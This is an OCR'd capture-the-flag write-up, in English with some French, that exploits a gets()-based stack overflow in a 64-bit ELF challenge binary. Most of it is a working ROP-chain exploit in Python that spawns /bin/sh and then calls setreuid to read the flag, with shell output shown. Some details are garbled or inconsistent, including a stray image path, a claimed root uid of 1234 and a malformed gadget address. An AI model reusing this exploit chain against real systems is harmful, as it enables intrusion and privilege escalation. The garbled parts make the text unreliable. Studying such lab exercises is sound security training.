

ELF x64 - Stack buffer overflow - avancé

Abdoulkader MOUSSA MOHAMED

February 2023

1 Search vulnerability

Here are the protections on the program :

- × Position Independent Executable
- ✓ Read Only relocations
- ✓ Pile non exécutable
- ✓ Tas non exécutable
- ✓ Distribution aléatoire de l'espace d'adressage
- × Source Fortification
- × Stack-Smashing Protection
- ✓ Accès au code source

Let's firstly read the source code of our program.

```
 ..
int main(int argc, char **argv){

    char buffer[256];
    int len, i;

    gets(buffer);
    len = strlen(buffer);

    printf("Hex result: ");
```

```
11
12      for (i=0; i<len; i++){
13          printf("%02x", buffer[i]);
14      }
15      printf("\n");
16
17      return 0;
18
19  }
```

We notice that :

* The input data provided to the program will be stored in the buffer `buffer` using the function `gets`. However, the length of the data is not controlled, while the size of the `buffer` is limited. This makes the program vulnerable to buffer overflow attacks.

* We have to remember that many protections like `NX` and `ASLR` are enabled.

2 Exploit it !

With `objdump -d ./program`, inside the `main` function, we can notice that the variable `buffer` is at `-0x110(%rbp)`.

We generate a `ROP chain` for our program using `ROPgadget -ropchain -binary ./ch34`,

Then we complete the script given by `ROPgadget` :

```
1  #!/usr/bin/env python2
2  # execve generated by ROPgadget
3
4  from struct import pack
5
6  # Padding to reach RIP
7  p = 'A'*0x110 + 'B'*0x8
8
9  p += pack('<Q', 0x00000000004017e7) # pop rsi ; ret
10 p += pack('<Q', 0x00000000006c0000) # @ .data
11 p += pack('<Q', 0x000000000044d2b4) # pop rax ; ret
12 p += '/bin//sh'
13 p += pack('<Q', 0x0000000000467b51) # mov qword ptr [rsi], rax ;
       ret
14 p += pack('<Q', 0x00000000004017e7) # pop rsi ; ret
15 p += pack('<Q', 0x00000000006c0008) # @ .data + 8
16 p += pack('<Q', 0x000000000041bd9f) # xor rax, rax ; ret
17 p += pack('<Q', 0x0000000000467b51) # mov qword ptr [rsi], rax ;
       ret
18 p += pack('<Q', 0x00000000004016d3) # pop rdi ; ret
19 p += pack('<Q', 0x00000000006c0000) # @ .data
```

```
p += pack('<Q', 0x00000000004017e7) # pop rsi ; ret
p += pack('<Q', 0x00000000006c0008) # @ .data + 8
p += pack('<Q', 0x0000000000437205) # pop rdx ; ret
p += pack('<Q', 0x00000000006c0008) # @ .data + 8
p += pack('<Q', 0x000000000041bd9f) # xor rax, rax ; ret

for i in range(59):
        p += pack('<Q', 0x000000000045aa10) # add rax, 1 ; ret

p += pack('<Q', 0x0000000000400488) # syscall

print(p)
```

We can now launch our program :

```
app-systeme-ch34@challenge03:~$ (/tmp/script.py; cat) | ./ch34
Hex result: ..

id
uid=1134(app-systeme-ch34) gid=1134(app-systeme-ch34) groups=1134(
    app-systeme-ch34),100(users)

cat .passwd
cat: .passwd: Permission denied
```

We successfully got a `shell` but we have not `root` privilege.

So we need to complete again our script. We must update it by adding the `setreuid` instruction to our program before to calling the `syscall` instruction to launch the `/bin/sh` shell.

To determine the appropriate `uid` value for the root user, we can refer to the `/etc/passwd` file. In this case, we have determined that the `uid` of the root user is `1234` (0x4d2 in hexadecimal).

Here is the complete script :

```
#!/usr/bin/env python2
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = 'A'*0x110 + 'B'*0x8

# Added to get root privilege
p += pack('<Q', 0x00000000004016d3) # pop rdi ; ret
p += pack('<Q', 0x4d2)              # uid of root: 1234
p += pack('<Q', 0x00000000004017e7) # pop rsi ; ret
p += pack('<Q', 0x4d2) # uid of root: 1234
p += pack('<Q', 0x0000000000044d2b4) # pop rax ; ret
p += pack('<Q', 0x71)               # setreuid syscall number
p += pack('<Q', 0x00000045eba5) # syscall ret
# -- end --
```

```
18
19 p += pack('<Q', 0x00000000004017e7) # pop rsi ; ret
20 p += pack('<Q', 0x00000000006c0000) # @ .data
21 p += pack('<Q', 0x000000000044d2b4) # pop rax ; ret
22 p += '/bin//sh'
23 p += pack('<Q', 0x0000000000467b51) # mov qword ptr [rsi], rax ;
       ret
24 p += pack('<Q', 0x00000000004017e7) # pop rsi ; ret
25 p += pack('<Q', 0x00000000006c0008) # @ .data + 8
26 p += pack('<Q', 0x000000000041bd9f) # xor rax, rax ; ret
27 p += pack('<Q', 0x0000000000467b51) # mov qword ptr [rsi], rax ;
       ret
28 p += pack('<Q', 0x00000000004016d3) # pop rdi ; ret
29 p += pack('<Q', 0x00000000006c0000) # @ .data
30 p += pack('<Q', 0x00000000004017e7) # pop rsi ; ret
31 p += pack('<Q', 0x00000000006c0008) # @ .data + 8
32 p += pack('<Q', 0x0000000000437205) # pop rdx ; ret
33 p += pack('<Q', 0x00000000006c0008) # @ .data + 8
34 p += pack('<Q', 0x000000000041bd9f) # xor rax, rax ; ret
35 for i in range(59):
36         p += pack('<Q', 0x000000000045aa10) # add rax, 1 ; ret
37 p += pack('<Q', 0x0000000000400488) # syscall
38
39 print(p)
```

Let's run it and get our flag :

```
1 app-systeme-ch34@challenge03:~$ (/tmp/script2.py; cat) | ./ch34
2 Hex result: ...
3
4 id
5 uid=1234(app-systeme-ch34-cracked) gid=1134(app-systeme-ch34)
      groups=1134(app-systeme-ch34),100(users)
6
7 cat .passwd
8 flag**********
```

3 How to correct it

We can correct it by controlling the `size` of input data.